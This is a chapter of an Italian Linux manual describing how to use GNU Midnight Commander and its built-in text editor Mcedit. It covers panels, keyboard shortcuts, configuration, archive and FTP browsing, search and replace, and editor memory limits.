Dei due pannelli, uno è quello attivo e di conseguenza è quella la directory corrente. Il pannello attivo è evidenziato dalla presenza della barra di selezione. La maggior parte delle operazioni hanno effetto sul pannello attivo e quando l'operazione richiede un riferimento a una destinazione, si fa riferimento alla directory dell'altro pannello.

La presenza di una riga di comando permette di inserire ed eseguire comandi di shell nel modo solito. Per terminare il funzionamento di Midnight Commander si usa il tasto [*F10*], oppure, spesso è possibile usare anche il comando '**`exit`**' come si fa con le shell comuni.

205.1.1 Avvio di Midnight Commander

L'eseguibile '**`mc`**' viene avviato normalmente senza alcun argomento. Eventualmente, se si indicano una o due directory, il contenuto di queste viene visualizzato inizialmente:

```
mc [opzioni] [directory_1 [directory_2]]
```

Tabella 205.2. Alcune opzioni.

Opzione	Descrizione
`-b`	Forza Midnight Commander a funzionare in modo monocromatico.
`-d`	Disabilita l'uso del mouse.

205.1.2 Uso del mouse

L'uso del mouse, quando la piattaforma lo consente, è abbastanza intuitivo:

- un clic con il primo tasto (quello sinistro) su un file di una directory, lo seleziona, attivando automaticamente il pannello relativo;
- un clic con il terzo tasto (quello destro) marca o toglie una marcatura a un file;
- un clic doppio su un file provoca
  - la sua esecuzione se si tratta di un eseguibile,
  - l'apertura della directory, se si tratta di una directory,
  - l'esecuzione di un'azione abbinata all'estensione del file, se non si tratta di un eseguibile;
- le funzioni associate ai tasti funzionali possono essere eseguite facendo un clic sull'etichetta di questi posta sull'ultima riga dello schermo;
- le voci del menù possono essere aperte con un clic, ma se queste sono nascoste, basta un clic sulla prima riga dello schermo per farle apparire.

205.1.3 Tastiera

Midnight Commander potrebbe essere utilizzato anche in situazioni non ottimali come lo è invece una console di GNU/Linux. In questi casi, il mouse potrebbe mancare e la tastiera potrebbe non rispondere nel modo consueto, come quando si sta utilizzando una connessione TELNET. Esistono quindi diversi modi per fare le stesse cose e un minimo di nozioni può fare risparmiare molto tempo.

Il programma fornisce dei suggerimenti e una guida interna, in cui viene usata una notazione per le combinazioni di tasti, tipica di Emacs. In pratica, '`C-a`' rappresenta la combinazione [*Ctrl a*], mentre '`M-a`' rappresenta la combinazione [*Meta a*] ([*Alt a*] negli elaboratori x86).

In particolare, dal momento che non tutte le tastiere hanno un tasto [*Meta*], oppure alcune connessioni TELNET non ne permettono l'uso, in sua sostituzione si può utilizzare la sequenza [*Esc*][*tasto*]. Si tratta quindi di premere [*Esc*], rilasciarlo e premere subito dopo il tasto successivo.[2]

Anche i tasti funzionali possono creare dei problemi. In tal caso si può utilizzare la combinazione [*Meta **n***], dove il 10 corrisponde allo zero. Per esempio, al posto del tasto [*F1*] si può utilizzare la combinazione [*Meta 1*], mentre per [*F10*] si può usare [*Meta 0*].

Il tasto [*Invio*] ha diversi utilizzi a seconda del contesto:

- se è stato scritto qualcosa nella riga di comando, viene eseguito il comando;
- se la riga di comando è vuota, si ottiene un'azione equivalente al clic doppio sul file selezionato (quello su cui si trova la barra di selezione);
- se è aperta una finestra di dialogo, esegue l'azione corrispondente al pulsante grafico evidenziato o predefinito.[3]

Il funzionamento di altri tasti e combinazioni di tasti viene riassunto nella tabella 205.3. Quello che è importante tenere presente è che non sono sempre disponibili tutti in ogni situazione.

Tabella 205.3. Alcuni tasti e combinazioni di tasti utili per il controllo di Midnight Commander.

Comando	Alternativa	Descrizione
[*Meta Esc*]	[*Esc*][*Esc*]	Annulla l'ultima operazione o conclude qualcosa.
[*Ctrl l*]		Ridisegna l'immagine dello schermo o della finestra.
[*Ctrl r*]		Rilegge il contenuto della directory aggiornando il pannello attivo.
[*Ctrl s*]	[*Meta s*]	Inizia la ricerca di un file nel pannello attivo.
[*Meta t*]		Passa alla modalità successiva di visualizzazione del pannello attivo.
[+]		Seleziona un gruppo di file, attraverso l'uso di metacaratteri.
[-]	[\ ]	Deseleziona un gruppo di file, attraverso l'uso di metacaratteri.
[*Tab*]	[*Ctrl i*]	Seleziona l'altro pannello.
[*Ins*]	[*Ctrl t*]	Marca o toglie la marcatura dal file selezionato.
[*freccia su*]	[*Ctrl p*]	Sposta la barra di selezione in alto di una posizione.
[*freccia giù*]	[*Ctrl n*]	Sposta la barra di selezione in basso di una posizione.
[*pagina su*]	[*Meta v*]	Sposta la barra di selezione in alto di una pagina.
[*pagina giù*]	[*Ctrl v*]	Sposta la barra di selezione in basso di una pagina.
[*Meta Invio*]	[*Esc*][*Invio*]	Copia il nome del file selezionato nella riga di comando.

Comando	Alternativa	Descrizione
[*Meta Tab*]	[*Esc*][*Tab*]	Tenta di completare il nome iniziato nella riga di comando.
[*Ctrl q*][***x***]		Inserisce ***x*** nella riga di comando evitando interpretazioni diverse.
[*Meta p*]	[*Esc*][*p*]	Recupera il comando precedente accumulato nello storico dei comandi.
[*Meta n*]	[*Esc*][*n*]	Recupera il comando successivo accumulato nello storico dei comandi.
[*freccia sinistra*]	[*Ctrl b*]	Sposta il cursore a sinistra in una riga di comando qualunque.
[*freccia destra*]	[*Ctrl f*]	Sposta il cursore a destra in una riga di comando qualunque.
[*Backspace*]	[*Ctrl h*]	Cancella il carattere precedente.
[*Canc*]	[*Ctrl d*]	Cancella il carattere successivo.

Utilizzando Midnight Commander, occorre fare attenzione all'uso del tasto [*Esc*]. Dal momento che serve a generare delle combinazioni (o meglio delle sequenze), come nel caso in cui si vogliono emulare i tasti funzionali, la semplice pressione di [*Esc*] non genera nulla, fino a che non si preme un altro tasto. Se la sequenza che si genera, [*Esc*][*tasto*], non è conosciuta da Midnight Commander, ciò che si ottiene è l'equivalente di [*Meta Esc*], cioè l'annullamento o la conclusione di qualcosa.

205.1.4 Menù

Il funzionamento della barra del menù è abbastanza intuitivo. In particolare va ricordato che, per attivarlo quando non si dispone del mouse, si usa il tasto [*F9*].

A fianco delle voci contenute nelle tendine dei menù sono annotate le combinazioni della tastiera che possono essere usate come scorciatoia per la funzione relativa.

205.2 Configurazione

Midnight Commander può essere configurato a vari livelli. Il più semplice è la scelta del modo in cui devono essere usati i pannelli. Per questo si trovano i menù `Left` e `Right`, identici, ma riferiti ai pannelli rispettivi.

A livello globale, è possibile definire la configurazione di Midnight Commander attraverso il menù `Options`. In particolare è da ricordare che occorre salvare la configurazione, se si vuole che sia mantenuta. Il salvataggio di questa genera il file '`~/.mc/ini`'.

205.2.1 Pannelli

La figura 205.4 mostra il menù `Left`, attraverso il quale configurare il comportamento del pannello sinistro. Le stesse voci appaiono nel menù `Right`.

Figura 205.4. Il menù `Left` di Midnight Commander.

- `Listing mode...`

  attiva implicitamente la visualizzazione dell'elenco della directory aperta in quel pannello e ne specifica gli elementi;

- `Quick view`

  visualizza (per quanto possibile) il contenuto del file selezionato nell'altro pannello;

- `Info`

  mostra le informazioni complete del file selezionato nell'altro pannello;

- `Tree`

  mostra la struttura del file system;

- `Sort order`



  permette di definire l'ordinamento dei file che appaiono nel pannello;

- `Filter`

  permette di definire un filtro, espresso attraverso caratteri jolly o espressioni regolari, dei nomi degli elementi contenuti nel pannello.

La funzione `Listing mode` è molto utile per configurare l'aspetto dell'elenco di file del pannello sinistro e destro. La figura 205.5 mostra un esempio della maschera che viene ottenuta attraverso la sua selezione.

Figura 205.5. La maschera a cui si accede attraverso la voce `Listing mode`.

```
Listing mode

(*) Full file list        [< OK >]
( ) Brief file list       [ Cancel ]
( ) Long file list
( ) User defined:
    half type,name                  [^]

[x] user Mini status
    half type,name,|,owner,group[^]
```

È probabile che sia preferibile attivare la modalità `Full file list` (come si vede nell'esempio), oppure chi è più esperto può trovare utile la possibilità di configurare gli elementi da visualizzare nell'elenco, attraverso la voce `User defined`. In questo caso, occorre compilare il campo successivo, con l'indicazione delle colonne da includere. La prima parola chiave serve a stabilire la dimensione dell'elenco:

- '**`half`**' indica un elenco che utilizza solo metà schermo;
- '**`full`**' indica un elenco che utilizza tutto lo schermo.

Le parole successive rappresentano le colonne, separate da una virgola:

- '**`|`**' rappresenta una riga di divisione tra le colonne;
- '**`type`**' rappresenta un simbolo che permette di identificare il tipo di file;
- '**`name`**' rappresenta il nome del file;
- '**`owner`**' rappresenta il nome dell'utente proprietario;
- '**`group`**' rappresenta il nome del gruppo proprietario;
- '**`size`**' rappresenta la dimensione del file;
- '**`perm`**' rappresenta i permessi del file.

È possibile attivare anche la voce `user Mini status` per visualizzare sul fondo della finestra altre caratteristiche del file evidenziato dal cursore. Gli elementi da visualizzare sono indicati attraverso una sintassi analoga a quanto appena descritto sopra.

205.2.2 Menù delle opzioni

Il menù opzioni (`Options`) è quello che permette di configurare il funzionamento di Midnight Commander in modo globale, indipendentemente dalle caratteristiche di una finestra particolare. La funzione più importante è appunto `Configuration`, anche se in realtà, tutte le altre voci del menù riguardano la configurazione di questo programma.

La configurazione di Midnight Commander, sia per ciò che riguarda questo menù, sia per quanto accessibile attraverso i menù `Left` e `Right`, viene memorizzata nel file '`~/.mc/ini`'. Per ottenere questo, occorre però che tale configurazione sia salvata attraverso la funzione `Save setup`, alla fine del menù delle opzioni.

La funzione `Configuration` permette di modificare alcuni comportamenti importanti di Midnight Commander. Per esempio è possibile includere o escludere i file «nascosti» e quelli che rappresentano le copie di sicurezza di versioni precedenti. Inoltre, le versioni recenti di Midnight Commander permettono di utilizzare un programma interno per la gestione dei file di testo. Questo, a differenza dei comuni programmi del genere che funzionano su uno schermo a celle di caratteri, si avvicina molto ai programmi simili utilizzati in ambiente Dos. La figura 205.6 mostra un esempio della maschera di configurazione generale delle opzioni.

Figura 205.6. Menù opzioni: configurazione.

```
                    Configure options

 Panel options                   Other options
 [x] show Backup files           [x] Verbose operation
 [x] show Hidden files           [x] Compute Totals
 [x] maRk moves down             [x] shell Patterns
 [ ] Drop down menus             [x] Auto save setup
 [ ] miX all files               [ ] auto mEnus
 [ ] Fast dir reload             [x] use internal edIt
                                 [x] Use internal view
                                 [x] coMplete: show all
 Pause after run...              [x] rotatinG dash
 (*) Never                       [ ] Lynx-like motion
 ( ) on dumb Terminals           [x] cd follows linKs
 ( ) Always                      [ ] safe deLete

          [< OK >]          [ Save ]          [ Cancel ]
```

205.3 File system virtuali

Uno dei vantaggi principali nell'utilizzo di questo programma sta nella facilità con cui è possibile accedere al contenuto di file compressi o a dei servizi FTP. È sufficiente premere [*Invio*] su un archivio, anche compresso, per accedere al suo contenuto (in sola lettura). Anche i pacchetti RPM (Red Hat) e Debian sono accessibili facilmente, purché siano presenti i programmi '**`rpm`**' e '**`dpkg`**'.

Figura 205.7. Midnight Commander permette di accedere facilmente anche al contenuto di archivi compressi.

```
 Left          File          Command       Options       Right
┌~/AppuntiLinux/nanoLinux─────────────────┐┌zip:/home/daniele/dosutils.zip──────────┐
│     Name          │ Size │   MTime      ││     Name         │ Size │   MTime      │
│/..                │ 10240│Nov 12 21:47  ││~..               │     8│Jul 12 11:29  │
│ nanoBoot.ext2     │1474560│Nov  5 17:15 ││ ALLFILES.COM     │   417│Jun 25 02:10  │
│ nanoBoot.ext2.gz  │1086110│Nov  5 17:18 ││ ALLFILES.TXT     │   572│Jun 25 02:10  │
│ nanoLinux.ext2    │4194304│Oct 29 21:38 ││ ASK.COM          │    67│Jun 25 02:00  │
│ nanoLinu~ext2.gz  │1355668│Oct 29 21:38 ││ ASK.TXT          │   912│Jun 25 02:00  │
│ nanoRouter.ext2   │1474560│Sep  5 22:54 ││ BLACKOUT.COM     │   445│Jun 25 02:01  │
│ nanoRouter.txt    │     76│Nov  5 19:59 ││ BLACKOUT.TXT     │  2199│Jun 25 02:01  │
│ nanoUsr.ext2      │1474560│Oct 30 19:12 ││ BOING.COM        │   194│Jun 25 02:00  │
│                   │       │             ││ CAPTURE.COM      │  1626│Jun 25 03:01  │
│                   │       │             ││ CAPTURE.TXT      │  1610│Jun 25 03:01  │
│                   │       │             ││ COMPACT.EXE      │   641│Jun 25 02:00  │
│                   │       │             ││ COMPID.COM       │   203│Jun 25 02:01  │
├─────────────────────────────────────────┤├────────────────────────────────────────┤
│..                                       ││ALLFILES.TXT                            │
└─────────────────────────────────────────┘└────────────────────────────────────────┘
daniele@dinkel:~$
1Help  2Menu  3View  4Edit  5Copy  6RenMov 7Mkdir  8Delete 9PullDn 10Quit
```

Figura 205.8. Gli archivi RPM vengono gestiti come archivi compressi.

```
 Left          File          Command       Options       Right
┌~/AppuntiLinux/nanoLinux─────────────────┐┌...niele/bash-1.14.7-1.i386.rpm/bin─────┐
│     Name          │ Size │   MTime      ││     Name         │ Size │   MTime      │
│/..                │ 10240│Nov 12 22:05  ││/..               │     0│Jun  1 01:04  │
│ nanoBoot.ext2     │1474560│Nov  5 17:15 ││*bash             │300668│Sep  4  1996  │
│ nanoBoot.ext2.gz  │1086110│Nov  5 17:18 ││@sh               │     4│Sep  4  1996  │
│ nanoLinux.ext2    │4194304│Oct 29 21:38 ││                  │      │              │
│ nanoLinu~ext2.gz  │1355668│Oct 29 21:38 ││                  │      │              │
│ nanoRouter.ext2   │1474560│Sep  5 22:54 ││                  │      │              │
│ nanoRouter.txt    │     76│Nov  5 19:59 ││                  │      │              │
│ nanoUsr.ext2      │1474560│Oct 30 19:12 ││                  │      │              │
├─────────────────────────────────────────┤├────────────────────────────────────────┤
│..                                       ││-> bash                                 │
└─────────────────────────────────────────┘└────────────────────────────────────────┘
daniele@dinkel:~$
1Help  2Menu  3View  4Edit  5Copy  6RenMov 7Mkdir  8Delete 9PullDn 10Quit
```

Figura 205.9. Gli archivi Debian vengono gestiti come archivi compressi.

Nello stesso modo è possibile accedere a un servizio FTP, come se si trattasse di un file system normale.

Queste funzionalità sono disponibili tramite il menù, ma si può usare una forma particolare nella riga di comando. Nel caso di FTP, si usa la forma seguente:

`ftp://` [*utente*`@`] *nodo* [*directory_remota*]

Per esempio, per accedere alla directory '`/pub/`' del servizio FTP anonimo presso *`dinkel.brot.dg`*, si può utilizzare il comando seguente:

`$` **`cd ftp://dinkel.brot.dg/pub`** [*Invio*]

Midnight Commander, così come molti altri programmi clienti FTP, consente anche di inserire il nominativo-utente assieme alla parola d'ordine. Tuttavia, questa è sempre una pratica sconsigliabile, perché potrebbe risultare visibile nella riga di comando memorizzata nel sistema di gestione dei processi.

Figura 205.10. Midnight Commander incorpora le funzionalità di un cliente FTP.

```
  Left        File         Command      Options      Right
~/AppuntiLinux/nanoLinux                  ftp://dinkel.brot.dg/pub
        Name         Size      MTime              Name         Size      MTime
/..                 10240 Dec  3 16:54   /..                  1024 Sep 11 21:31
 nanoBoot.ext2    1474560 Nov  5 17:15   /incoming            1024 Nov  2 14:04
 nanoBoot.ext2.gz 1086110 Nov  5 17:18    esempio               37 Nov 12 21:04
 nanoLinux.ext2   4194304 Oct 29 21:38
 nanoLinu~ext2.gz 1355668 Oct 29 21:38
 nanoRouter.ext2  1474560 Sep  5 22:54
 nanoRouter.txt        76 Nov  5 19:59
 nanoUsr.ext2     1474560 Oct 30 19:12

 nanoBo~ext2|root    |root    |rw-r--r--   /incoming   |root    |root    |rwxrwsrwx
daniele@dinkel:~/AppuntiLinux/nanoLinux$
1Help  2Menu  3View  4Edit  5Copy  6RenMov 7Mkdir  8Delete 9PullDn 10Quit
```

Midnight Commander considera anche altri file system virtuali, come si vede nella documentazione originale: la pagina di manuale *mc(1)*.

205.4 Mcedit: programma integrato per la gestione dei file di testo

Un altro degli aspetti importanti di Midnight Commander è il sistema integrato di gestione dei file di testo, Mcedit, [4] giunto ormai a un ottimo livello di maturazione. Infatti, uno dei problemi maggiori che incontra chi si avvicina a GNU/Linux, o a un altro sistema Unix, è la difficoltà nell'uso dei programmi tradizionali per la creazione e la modifica di file di testo. Questi richiedono normalmente la conoscenza di comandi espressi attraverso combinazioni di tasti, senza avere a disposizione un menù e senza poter usare i tasti funzionali.

Mcedit risolve parzialmente questo problema, offrendo un funzionamento intuitivo per l'utente che proviene dall'esperienza Dos, quando si ha a disposizione un terminale adeguatamente raffinato, come una console virtuale di GNU/Linux.

Mcedit può funzionare anche se si utilizza un terminale poco dotato, ma in tal caso si ritorna a dover usare le solite combinazioni di tasti che annoiano alcuni utenti.

205.4.1 Avvio

L'avvio del sistema di gestione dei file di testo si ottiene semplicemente puntando il file desiderato con la barra di selezione di Midnight Commander e premendo il tasto [*F4*], oppure avviando il binario di Midnight Commander utilizzando il nome '**`mcedit`**' (si tratta normalmente di un collegamento simbolico a '**`mc`**').

Ci si inserisce in questo modo in un ambiente differente (anche se uniforme) per la modifica del file. In basso si notano alcuni riferimenti a tasti funzionali:

```
1Help  2Menu  3View  4Edit  5Copy  6RenMov 7Mkdir  8Delete 9PullDn 10Quit
```

In alto si vede una riga di stato, dalla quale si conosce il nome del file aperto, lo stato del file, la colonna su cui si trova il cursore, il numero della prima riga che appare sullo schermo, il numero della riga relativa allo schermo, la riga assoluta in cui si trova il cursore, il numero totale di righe del file e altre informazioni, come si vede nella figura 205.12.

Figura 205.12. La riga di stato del sistema di gestione dei file di testo di Midnight Commander.

Premendo il tasto [*F9*] (o una delle sue varianti), oppure [*Meta f*] (in quanto la «f» è l'iniziale di «file»), la riga di stato viene sostituita da un menù a tendina che si può utilizzare in modo semplice e intuitivo.

205.4.2 Configurazione

La configurazione del sistema di gestione dei file di testo è accessibile attraverso il menù `Options`, in particolare merita attenzione la funzione `General`, come si vede in figura 205.13.

Figura 205.13. La maschera di configurazione generale.

Il significato delle varie opzioni dovrebbe essere evidente. In particolare, nel seguito viene mostrato l'uso della tastiera secondo l'emulazione «intuitiva».

Merita un po' di attenzione la gestione del carattere di tabulazione. Dal momento che lo standard generale prevede che la tabulazione dei file di testo sia ogni otto colonne, è opportuno che questa dimensione non venga alterata, mentre diviene conveniente l'opzione `fake half tab`.

Questa permette di utilizzare il tasto [*Tab*] per inserire spaziature ridotte (di quattro caratteri) che poi vengono tradotte in pratica con tanti caratteri spazio (<*SP*>) quanti servono. Se però l'utente usa più volte la tabulazione, dove possibile viene utilizzato il carattere di tabulazione orizzontale (<*HT*>).

205.4.3 Comandi comuni

Mcedit è «intuitivo», in quanto si può usare senza dovere ricordare delle combinazioni di tasti. Quando serve qualcosa di più basta chiamare il menù e cercare tra le varie voci disponibili. Tuttavia, quando si utilizza attraverso un terminale non sufficientemente raffinato, si rischia di perdere l'uso di alcuni tasti, per cui si deve ripiegare sul solito sistema di combinazioni. La tabella 205.14 mostra l'elenco di alcuni comandi utili per lo spostamento del cursore e per la modifica del testo.

Tabella 205.14. Alcuni comandi per la navigazione e la modifica del testo.

Comando	Alternativa	Descrizione
[*Meta Esc*]	[*Esc*][*Esc*]	Termina l'attività sul file.
Caratteri normali		Inseriscono il testo corrispondente.
[*Tab*]	[*Ctrl i*]	A seconda della configurazione, inserisce una tabulazione.
Tasti freccia		Spostano il cursore nella direzione della freccia.
Tasti pagina		Spostano il cursore di una schermata in avanti o indietro.
[*Ctrl pagina−su*]		Sposta il cursore all'inizio del file.
[*Ctrl pagina−giù*]		Sposta il cursore alla fine del file.
[*Backspace*]	[*Ctrl h*]	Cancella il carattere a sinistra del cursore.
[*Canc*]	[*Ctrl d*]	Cancella il carattere in corrispondenza del cursore.
[*Invio*]	[*Ctrl j*]	Inserisce un'interruzione di riga.
[*Ctrl y*]		Elimina la riga su cui si trova il cursore.
[*Ctrl l*]		Ridisegna lo schermo.
[*Ins*]		Scambia tra sovrascrittura e inserimento del testo digitato.
[*Ctrl u*]		Annulla l'ultimo comando (compresa la singola digitazione).

205.4.4 Blocchi di testo e le funzionalità di taglia-copia-incolla

I blocchi di testo possono essere evidenziati, copiati, tagliati e incollati nello stesso modo utilizzato comunemente dai programmi fatti per il sistema Dos. Questo significa che tenendo premuto il tasto [*Maiuscole*] e utilizzando i tasti freccia, si ottiene la selezione del testo con trascinamento, fino a quando si rilascia nuovamente il tasto [*Maiuscole*]; la combinazione [*Ctrl Ins*] copia la selezione corrente, deselezionandola; la combinazione [*Maiuscole Ins*] incolla la selezione copiata precedentemente, nella posizione del cursore.

Tutto questo però, vale solo se si sta usando una console virtuale GNU/Linux; se si sta lavorando da un terminale differente, o una connessione remota, si usa il tasto [*F3*] (con le varianti eventuali dei tasti funzionali, già descritte per Midnight Commander) per segnalare l'inizio di una zona da marcare, quindi si sposta il cursore e infine si preme nuovamente [*F3*] per concludere la zona evidenziata.

In entrambi i casi, si potrebbe evitare la copia della zona selezionata, premendo semplicemente il tasto [*F5*] per incollare nella posizione del cursore, senza nemmeno perdere la selezione.

Per ritagliare l'area selezionata, si utilizza la combinazione [*Maiuscole Canc*]; poi si può incollare quanto ritagliato nel solito modo: [*Maiuscole Ins*].

Ciò che viene ritagliato, o copiato, viene inserito in un file temporaneo nella directory personale dell'utente: '`~/.mc/cedit/cooledit.clip`'. L'estensione del file suggerisce che si tratti di una *clipboard*. Questo meccanismo è molto importante, in quanto permette di incollare testo copiato o ritagliato con un'altra sessione di lavoro di Mcedit (attraverso Midnight Commander), purché appartenga allo stesso utente.

Mcedit consente anche l'utilizzo del mouse per delimitare un blocco di testo, anche quando si utilizza il programma all'interno di una finestra di terminale, nell'ambito del sistema grafico X.

Tabella 205.15. Taglia-copia-incolla.

Comando	Alternativa	Descrizione
[*Maiuscole frecce*]	[*F3*] ... [*F3*]	Delimita un blocco di testo.
[*F5*]		Incolla una copia del testo evidenziato.
[*F6*]		Sposta il blocco evidenziato in corrispondenza del cursore.
[*F8*]		Cancella il blocco evidenziato.
[*Ctrl Ins*]		Copia la zona evidenziata nell'area temporanea, togliendo l'evidenziamento.
[*Maiuscole Canc*]		Ritaglia la zona evidenziata inserendola nell'area temporanea.
[*Maiuscole Ins*]		Incolla il contenuto dell'area temporanea nella posizione del cursore.

Infine, per eliminare un blocco di testo evidenziato, senza inserirlo nell'area temporanea, basta usare il tasto [*F8*].

205.4.5 Composizione del testo

Attraverso la configurazione di Mcedit, è possibile stabilire se si intende fare in modo che il testo sia mandato a capo automaticamente o meno. Per questo è anche necessario fissare la dimensione massima di colonne del testo.

In generale, dovrebbe essere conveniente evitare che Mcedit provveda da solo a dividere le righe mentre si digita il testo. Quando si vuole riallineare un paragrafo, cioè un blocco di righe di testo preceduto e seguito da una riga vuota, basta usare il comando [*Meta p*], oppure si può richiamare la voce corrispondente del menù `Edit`.

205.4.6 Macro

Attraverso la combinazione [*Ctrl r*], si inizia e si conclude la registrazione della pressione di una sequenza di tasti. Al termine viene richiesto di indicare un carattere; successivamente, per riprodurre quella sequenza, è sufficiente utilizzare la sequenza [*Meta a*][***x***], dove l'ultimo tasto è appunto il carattere specificato in precedenza per memorizzare la macro.

205.4.7 Ricerche e sostituzioni

Dal menù _Search/Replace_ si accede alle funzionalità di ricerca e di sostituzione del testo. La voce _Search_, a cui si accede facilmente anche con il tasto [*F7*], apre un riquadro come quello che si vede nella figura 205.16.

Figura 205.16. La maschera per la ricerca.

```
                         Search
 Enter search string:
                                                      [^]
  [ ] case Sensitive
  [ ] Whole words only             [ ] Backwards
  [ ] Regular expression           [ ] scanf Expression
         [< OK >]                   [ Cancel ]
```

L'utilizzo delle caselle di selezione è abbastanza intuitivo. In particolare, è possibile utilizzare le espressioni regolari; inoltre, se funziona il mouse, è possibile selezionare il simbolo '**`[^]`**' con il quale si ottiene lo storico delle stringhe di ricerca già inserite.

La ricerca con sostituzione è un po' più complessa; in tal caso, la stringa di sostituzione può essere costante, o contenere anche un espressione da trattare come se fosse inserita in una funzione '**`printf()`**'.

Purtroppo, tale funzionalità, pur essendo documentata e anche molto importante, potrebbe non essere operativa. Pertanto, se l'esempio che viene proposto non funziona, dipende dalla propria edizione di Mcedit.

Nella figura 205.17 si mostra un esempio in cui si cerca la stringa «rosso naso» e la si vuole sostituire con «naso rosso». Guardando la figura, si osservi il fatto che nell'espressione regolare di ricerca sono state delimitate le parole «naso» e «rosso» con delle parentesi tonde; a queste parole, ovvero alla stringa corrispondente secondo l'espressione regolare, si fa riferimento attraverso le metavariabili '**`%s`**', della funzione '**`printf()`**'; tuttavia, si rende necessaria l'inversione nell'ordine di questi due parametri.

Figura 205.17. La maschera per la ricerca e la sostituzione, con un esempio.

```
Replace
Enter search string:
(rosso) +(naso)                                   [^]
Enter replacement string:
%s %s                                             [^]
Enter replacement argument order eg. 3,2,1,4
2,1                                               [^]
 [ ] case Sensitive
 [ ] Whole words only           [x] prOmpt on replace
 [x] Regular expression         [x] replace All
 [ ] Backwards                  [x] scanf Expression
       [< OK >]                  [ Cancel ]
```

In alternativa all'esempio mostrato, in cui si fa uso di un'espressione regolare per la ricerca (ammesso che la sostituzione funzioni come dovrebbe), si potrebbe usare un'espressione adatta alla funzione C '**`scanf()`**'. In tal caso, l'opzione `Regular expression` andrebbe disattivata.

205.4.8 Collegamento «mcedit» e variabile di ambiente «EDITOR»

Si è accennato al fatto che si può ottenere immediatamente l'avvio di Mcedit avviando Midnight Commander con il nome '**`mcedit`**'. In tal caso sono valide la maggior parte delle opzioni che si potrebbero dare a '**`mc`**', con la differenza che si può aggiungere l'indicazione di un nome di file nella stessa riga di comando, così da poter creare o accedere immediatamente a un file di testo.

```
mcedit [opzioni] [file]
```

Se si apprezzano le caratteristiche di Mcedit, la presenza di questo collegamento permette di utilizzarlo anche al di fuori del funzionamento normale di Midnight Commander e di indicarlo come programma predefinito per la creazione e la modifica di file di testo.

205.4.9 Limiti di memoria

Di norma, Mcedit non è in grado di gestire file con una dimensione superiore a 64 Mibyte. Raramente può succedere di avere la necessità di gestire file di testo di dimensioni maggiori; in quei casi è necessario modificare uno o due valori nel file '`edit/edit.h`' dei sorgenti di Midnight Commander:

```
...
#define MAXBUFF 2048 /* il valore originale è 1024 */
...
...
#define START_STACK_SIZE 64 /* il valore originale è 32 */
...
```

Nel modo mostrato si raddoppiano i limiti, ma si osservi che il valore '**`START_STACK_SIZE`**' riguardante la pila per l'annullamento dei comandi, non deve essere ampliato necessariamente.

Eventualmente, per la ricompilazione di un pacchetto Debian, si veda il capitolo 59.

205.5 Altri programmi affini

- *deco(1)* [5]

[1] **GNU Midnight Commander** GNU GPL

[2] Data la funzione particolare che ha il tasto [*Esc*], come sostituto del tasto [*Meta*], si può comprendere il motivo per il quale, spesso, per annullare un'operazione occorre premere due volte il tasto [*Esc*].

[3] Le finestre di dialogo contengono diversi tipi di elementi e la conferma o l'annullamento si ottengono selezionando una voce che riproduce una sorta di tasto virtuale.

[4] **GNU Midnight Commander** GNU GPL

[5] **deco** GNU GPL

Capitolo 206

Mtools

